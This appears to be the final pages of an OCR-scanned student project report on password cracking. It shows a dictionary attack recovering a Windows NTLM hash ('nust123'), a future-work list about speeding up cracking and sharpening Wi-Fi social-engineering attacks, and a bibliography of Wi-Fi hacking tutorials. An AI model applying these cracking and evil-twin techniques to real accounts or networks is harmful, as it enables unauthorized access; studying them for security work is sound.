
Figure 6.3

6.6.4. Windows Password Kracker

Windows Password Kracker is a free programming to recover the lost or overlooked Windows password. It can rapidly recoup the first windows password from either LM or NTLM Hash. Windows scrambles the login password utilizing LM or NTLM hash calculation. Since these are one way hash calculations we can't straightforwardly decode the hash to get back the first secret key. In such cases 'Windows Password Kracker' can help in recouping the windows password utilizing the dictionary crack method.

6.6.5. Results of Hash recovery

The above hash is then uploaded in Windows Hashes Kracker. This software is particularly used to crack LM and NTLM hashes. As we know, windows 10 password is stored in form of NTLM hash, therefore the cracking process was carried out with ease.



Windows Password Hash: 12C01B807BD6D7EBB42D3FF2E47A25CD

Password Hash Type: NTLM

Password Dictionary File: E:\Softwares\Password Crack softwares\WindowsPasswordK

WindowsPasswordKracker

Congratulations!!! Entered windows hash is cracked successfully.

Your Windows Password is: nust123

Cracking Status

Password Count: Com

Total Elapsed Time: 0 Se

Cracking Speed:

Current Status: Trying Password - nust123

Figure 6.4

CHAPTER 7

Future Work

Following addition will also enhance the cracking capabilities of this project

- By increasing the processing speed and the no of PCs the cracking time can be reduced in case of dictionary or brute force attack.
- By using a very high signal strength wireless cards the social engineering attack can be made very effective and can actually fetch the Wi-Fi passwords within minutes

APPENDIX A

Bibliography

- Ramachandran, Vivek and Buchanan, Cameron. K*ali Linux Wireless Penetration Testing.* Birmingham: Packt Publishing Ltd, March 2015.
- Blum, Richard. *Linux® Command Line and Shell Scripting Bible.* Indianapolis: Wiley Publishing, Inc., 2008.
- *Kali Linux tutorialspoint SIMPLY EASY LEARNING*, Tutorials Point (I) Pvt. Ltd.
- Humphrey, Cheung. (May 18, 2005) "*How to Crack WEP - Part 2: Performing the Crack*". Retrieved from file:///home/vector/random-tomes/tomsnetworking.com-cracking%20...
- "*Wired Equivalent Privacy*", Wikipedia, last edited on 6 March, 2017, Retrieved from https://en.wikipedia.org/w/index.php?title=Wired_Equivalent_Privacy&oldid=768862331
- Vanhoef, Mathy. "*A Security Analysis of the WPA-TKIP and TLS Security Protocols*", Arenberg Doctoral School, July 2016, Retrieved from https://lirias.kuleuven.be/bitstream/123456789/543228/1/thesis.pdf
- Bulland, Vishal. *"Cracking Passwords in Forensic Investigations: Cost Implications ",* AUT University, 2010, aut.researchgateway.ac.nz/bitstream/handle/10292/2089/BullandV.pdf
- *Password Recovery Toolkit and Distributed Network Attack USER GUIDE*, AccessData Group, Inc.
- *"Stack Overflow." Stack Overflow - Where Developers Learn, Share, & Build Careers,* https://stackoverflow.com
- *"Wireless Attacks | Penetration Testing Tools",* https://tools.kali.org/wireless-attacks
- *Saxena, Nitesh. (Nov 6, 2013) "Wireless Security – WEP/WPA" Retrieved from* https://info.cs.uab.edu/saxena/teaching/csx36-netsec.../Lectures/lecture9-Wireless.pdf
- https://www.popsci.com/technology/article/2011-07/diy-uav-hacks-wi-fi-networks-crackspasswords-and-poses-cell-phone-tower
- https://www.codecademy.com/learn/learn-python
- https://www.tutorialspoint.com/python/index.htm

- https://docs.python.org/3/tutorial/index.html
- https://www.ics.uci.edu/~pattis/common/handouts/pythoneclipsejava/python.html
- https://www.raspberrypi.org/documentation/installation/installing-images/
- https://www.aircrack-ng.org/doku.php?id=install_aircrack
- https://filehippo.com/download_aircrack_ng/
- https://forum.techsanjal.com/4232/how-to-install-and-use-aircrack-ng-in-windows
- http://www.mls-software.com/opensshd.html#botpage
- https://www.tecmint.com/sshpass-non-interactive-ssh-login-shell-script-ssh-password/
- https://unix.stackexchange.com/questions/106480/how-to-copy-files-from-one-machine-to-another-using-ssh
- http://www.hypexr.org/linux_scp_help.php
- https://www.garron.me/en/articles/scp.html
- https://linuxhint.com/fluxion-kali-linux-tutorial/
- https://github.com/wi-fi-analyzer/fluxion
- https://null-byte.wonderhowto.com/how-to/hack-wi-fi-capturing-wpa-passwords-by-targeting-users-with-fluxion-attack-0176134/
- https://null-byte.wonderhowto.com/how-to/hack-wi-fi-creating-evil-twin-wireless-access-point-eavesdrop-data-0147919/
- https://null-byte.wonderhowto.com/how-to/hack-wi-fi-cracking-wpa2-psk-passwords-using-aircrack-ng-0148366/
- https://www.cyberciti.biz/tips/linux-send-wake-on-lan-wol-magic-packets.html
- https://sourceforge.net/projects/crunch-wordlist/
- https://www.hackingtutorials.org/wifi-hacking-tutorials/piping-crunch-with-aircrack-ng/
- https://forums.kali.org/showthread.php?18261-Cracking-WPA-key-with-crunch-aircrack-(almost-fullproof-but-how-speed-things-up)
- http://blog.securityfuse.com/2015/06/handshake-decryption-using-crunch-kali.html
- https://linuxconfig.org/creating-wordlists-with-crunch-on-kali-linux
- https://docs.python.org/2/howto/sockets.html
- https://www.tutorialspoint.com/python/python_networking.htm
- https://www.raspberrypi.org/forums/viewtopic.php?t=97369
- http://www.tutorialspoint.com/unix_commands/nc.htm

- http://www.pythonforbeginners.com/os/subprocess-for-system-administrators
- https://docs.python.org/2/library/subprocess.html
- https://wiki.archlinux.org/index.php/Wake-on-LAN
- http://www.instructables.com/id/Raspberry-Pi-As-Wake-on-LAN-Server/
- https://superuser.com/questions/1134465/how-to-send-a-magic-packet-from-linux-to-windows
- https://opensourceforu.com/2017/07/introduction-raspberry-pi-gpio-programming-using-python/
- https://www.pcworld.com/article/244314/how_to_forward_ports_on_your_router.html
- https://www.youtube.com/watch?v=5BeyV6VDhDM
- https://www.wikihow.com/Set-Up-Port-Forwarding-on-a-Router
- http://forums.wiredpakistan.com/t/port-forwarding-in-ptcl-adsl-router/20035/2